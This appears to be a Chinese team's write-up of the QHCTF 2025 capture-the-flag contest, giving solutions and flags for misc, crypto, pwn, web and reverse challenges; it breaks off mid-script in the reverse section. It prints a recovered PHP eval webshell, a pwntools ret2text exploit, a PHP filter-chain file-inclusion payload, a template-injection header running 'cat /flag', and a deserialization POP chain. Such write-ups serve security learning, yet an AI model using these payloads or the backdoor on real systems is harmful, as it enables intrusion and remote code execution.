


启航杯&Seandictionary小队&wp

Misc

QHCTF For Year 2025 | FINISHED

QHCTF for Year 2025
Calendar for Year 2025 (China)



1 QHCTF{FUN}

请找出拍摄地所在位置 | FINISHED

首先定位大致范围



XIAOMI 14 PRO




23mm f/1.42 1/100s ISO80
2025.01.24 07:54:37

聊城或者柳城

然后根据对面的“街口果酱烧烤”进行定位即可

- 1 QHCTF{广西壮族自治区柳州市柳城县六广路与榕泉路交叉口}

你能看懂这串未知的文字吗 | FINISHED



羊文对照得到szfpguwizgwesqzoaerv

尝试凯撒，栅栏无效，猜测是维吉尼亚

LSB隐写得到qihangbeiiseasy作为key

解得QHCTF{cryptoveryeasybysheep}

_____启动! | FINISHED

在135流找到url: <http://101.126.66.65/log>

```

Wireshark · 追踪 HTTP 流 (tcp.stream eq 135) · _____启动! .pcapng
POST /log HTTP/1.1
Host: 101.126.66.65
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-type: application/x-www-form-urlencoded
Referer: http://101.126.66.65/log
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0
Content-Length: 5296
Connection: Keep-Alive
Accept-Encoding: gzip
  
```

下载得到后门文件，内含flag

```

1  <?php
2  @error_reporting(0);
3  session_start();
4  $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
5  $_SESSION['k']=$key;
6  ✨ $FLAG="QHCTF{69b62b46-de2f-4ac2-81f7-234613d25cfb}";
7  session_write_close();
8  $post=file_get_contents("php://input");
9  if(!extension_loaded('openssl'))
10 {
11     $t="base64_". "decode";
12     $post=$t($post."");
13
14     for($i=0;$i<strlen($post);$i++) {
15         $post[$i] = $post[$i]^$key[$i+1&15];
16     }
17 }
18 else
19 {
20     $post=openssl_decrypt($post, "AES128", $key);
21 }
22 $arr=explode('|',$post);
23 $func=$arr[0];
24 $params=$arr[1];
25 class C{public function __invoke($p) {eval($p."");}}
26 @call_user_func(new C(),$params);
27 ?>
28
29

```

QHCTF{69b62b46-de2f-4ac2-81f7-234613d25cfb}

PvzHE | FINISHED

按时间查找即可

PvzHE\images\ZombieNote1.png

QHCTF{300cef31-68d9-4b72-b49d-a7802da481a5}

QHCTF{300cef31-68d9-4b72-b49d-a7802da481a5}

Crypto

Easy_RSA | FINISHED

之前的那题是真不会做，后面换的题又过于弱智

```

1  # -*- coding: utf-8 -*-
2  from Crypto.PublicKey import RSA
3  from Crypto.Cipher import PKCS1_OAEP
4  import base64
5
6  private_key = b''-----BEGIN RSA PRIVATE KEY-----
   \nMIICWwIBAAKBgQDIMXWdJ0p5N7utubIO00PmH7izlWzWT5g1LZ70/c2klWIRuu1D\nJFzAHT/h3/
   Rx1JU3/NSY9g0E0ETZerI9PaEUNRIooCZm3Uy3LAPybVIOHpOP4bZ8\nL2I/GIf4i/Yt8MzLk/7r6a
   u5pFh+ifl8G/ce6nSgh5LWs/jpj0v61pYsWwIDAQAB\nAoGAA4uAqiozrrbSb3aY1RCumJ4aLq/oL/
   lT2Ck5JTAwWog8ptS5C9XSgKJj9bN6\nCCP8CnRDLXw56cpoVb0LAX0cbQ+gga/V0SMNeyDsc7Rtk9
   psRH+BgnxdsL24K0Qf\nx7qGNoWUqRCHZ7qaFRbu0yG0keS8Mi3EDr2iYedIDz0SW40CQQD0qgQTfZ
   Hjt1bV\n4b5UWFP/N8C4gaoB13xnfE5hh15keiQta2unXvCxva0dYD1Ku0Iq9NLP7Uzl05/5\n5GXx
   x6avAkEA9/v7cYaJHoHTyrHQrdEGrMSYcmA6o1+jDpoCPmY4kHg6Tz+8uR/\nRGXCdJ0ztBS0TP2r
   +Y1huZpqL6jzR4KAFQJAF/L06RhCPajh4z0LQe8ZuhZLhdAL\nEG7YP73PTUShJTYVteUe1pXKEVEm
   viW6bMvAgvXmmwMBK/10uyM0FpgUUwJASjSq\nAkeq4mkgB4Cajdk/V0n+9yoQHJ/onVeg6AagfBwQ
   jFrHQ7Gib7ovnSupXBrGlj1W\nZ9+pvZt6aPaajex8HQJAXgHPmgnnZ/pjoAHVC65F0QS6Iw7yDjmr
   h5FI0ZAs1itB\n00izbvpiuVa0u/QDhcd//QCvLCNDwsGobYjTxVr6kg==\n-----END RSA
   PRIVATE KEY-----''
7
8  encrypted_message =
   "W3QljW92bNcoS6T7RcLQ0lwnGk4Pl3YxLrx5UU+jyfh9yMjC0t0SZxcWjy4woZ2YKf+BLSFZN4hwb
   UeEF2k/Rkm03Ml5946X++cxnsgbkTP8IkLtmfR903ty0Tvw3qcUW99aQX63aM0ha4QY1QCvyya7Tvm
   2jgy00zIF5cByHXM="
9
10 def decrypt_message(encrypted_message, private_key):
11     key = RSA.import_key(private_key)
12     cipher = PKCS1_OAEP.new(key)
13     decrypted_message = cipher.decrypt(base64.b64decode(encrypted_message))
14     return decrypted_message.decode()
15
16 decrypted = decrypt_message(encrypted_message, private_key)
17 print("解密后的消息:")
18 print(decrypted)
19
20 # QHCTF{63bd6c44-3d5f-4acd-8aa1-99c8f1abaed5}

```

Pwn

Easy_Pwn | FINISHED

ret2text,0xGame做过，直接找/bin/sh的地址就行

```

.text:00000000004011C6 ; int secret()
.text:00000000004011C6          public secret
.text:00000000004011C6 secret          proc near
.text:00000000004011C6 ; __unwind {
.text:00000000004011C6          push     rbp
.text:00000000004011C7          mov     rbp, rsp
.text:00000000004011CA          lea    rax, command          ; "/bin/sh"
.text:00000000004011D1          mov    rdi, rax              ; command
.text:00000000004011D4          call  _system
.text:00000000004011D9          nop
.text:00000000004011DA          pop    rbp
.text:00000000004011DB          retn
.text:00000000004011DB ; } // starts at 4011C6
.text:00000000004011DB secret          endp

```

```

1  from pwn import*
2  addr = "challenge.qihangcup.cn:34879".split(":")
3  io=remote(addr[0],addr[1])
4
5  payload= b'A'*80 + b'B'*8 + p64(0x4011CA)
6  io.sendline(payload)
7  io.interactive()
8
9  # QHCTF{1f5cf23b-8f48-4b65-bedf-23db65262678}

```

web

eazy-include | FINISHED

观察是文件包含，尝试双写绕过等方法后均无效

使用脚本生成payload如下

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.22631.4751]
(c) Microsoft Corporation. 保留所有权利。


C:\Users\Lenovo\Downloads>python php_filter_chain_generator.py --chain "<?php echo file_get_contents('flag.php'); ?>"
[+] The following gadget chain will generate the following code : <?php echo file_get_contents('flag.php'); ?> (base64 value: PD9waHAgZWNoYmBmaWxLX2dldF9jb2
50Zm50cygnZmxhZy5waHankTsgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2
|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.ico
nv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.C
P936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.i
conv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS936|convert.ic
onv.OSF00010004.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.b
ase64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.ba
se64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7
|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode
|convert.iconv.UTF8.UTF7|convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS936|convert.iconv.OSF00010004.T.61|convert.base64-d
eode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.U
TF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base
64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert
.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|convert
.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3
.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE
|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert
.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|conv
ert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CS
IBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO
88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.I
NIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
6|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert
```

/?0=cat flag.php&file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-

encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JIS

X0213|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-
2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.b
ase64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-
156.JOHAB|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|co
nvert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-
decode/resource=php://temp

查看源码即可



web-ip | FINISHED

使用hack-bar在请求头中添加X-Forwarded-For:127.0.0.1{{system('cat /flag')}}即可

web-pop | FINISHED

```
1  <?php
2  class Start{
3      public $name;
4      protected $func;
5      public function __construct($aa)
6      {
7          $this->func = $aa;
8      }
9  }
10 class Sec{
11     private $obj;
12     private $var;
13     public function __construct($aa, $bb)
```

```
14  {
15      $this->obj = $aa;
16      $this->var = $bb;
17  }
18  }
19  class Easy{
20      public $cla;
21  }
22  class eeee{
23      public $obj;
24      public function __construct()
25      {
26          $this->obj = new Start(new Sec(0,0));
27      }
28  }
29  $a = new Start(0);
30  $a->name = new Sec(new Easy(), new eeee());
31  echo urlencode(serialize($a));
```

php反序列化，构造pop链传参即可

```

public function __call($fun, $var)
{
    $this->cla = clone $var[0];
}

class eeee{
public $obj;

public function __clone()
{
    if(isset($this->obj->cmd)){
        echo "success";
    }
}

}

if(isset($_POST['pop'])){
    unserialize($_POST['pop']);
} QHCTF{f43d505b-af53-429b-b9ff-f210597787b4} Welcome to QHCTF 2025, CTFersWelcome to QHCTF 2025,

```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL

Execute Post data Referer User Agent Cookies

H Custom: Header

```

A1%3A%7Bs%3A3%3A%22cla%22%3BN%3B%7Ds%3A8%3A%22%00Sec%00var%22%3B
O%3A4%3A%22eeee%22%3A1%3A%7Bs%3A3%3A%22obj%22%3BO%3A5%3A%22Start%
22%3A2%3A%7Bs%3A4%3A%22name%22%3BN%3B%3A7%3A%22%00%2A%00func%22
%3BO%3A3%3A%22Sec%22%3A2%3A%7Bs%3A8%3A%22%00Sec%00obj%22%3Bi%3A0
%3Bs%3A8%3A%22%00Sec%00var%22%3Bi%3A0%3B%7D%7D%7D%7D%3A7%3A%22
%00%2A%00func%22%3Bi%3A0%3B%7D

```

Reverse

Checker | FINISHED

```

1 encrypted_flag =
  "726B607765584646154014411A400E461445160E174542410E1A4147450E46421314461310174
  51542165E"
2
3 flag = ""
4 for i in range(0, len(encrypted_flag), 2):
5     flag += chr(int(encrypted_flag[i : i + 2], 16) ^ 0x23)
6
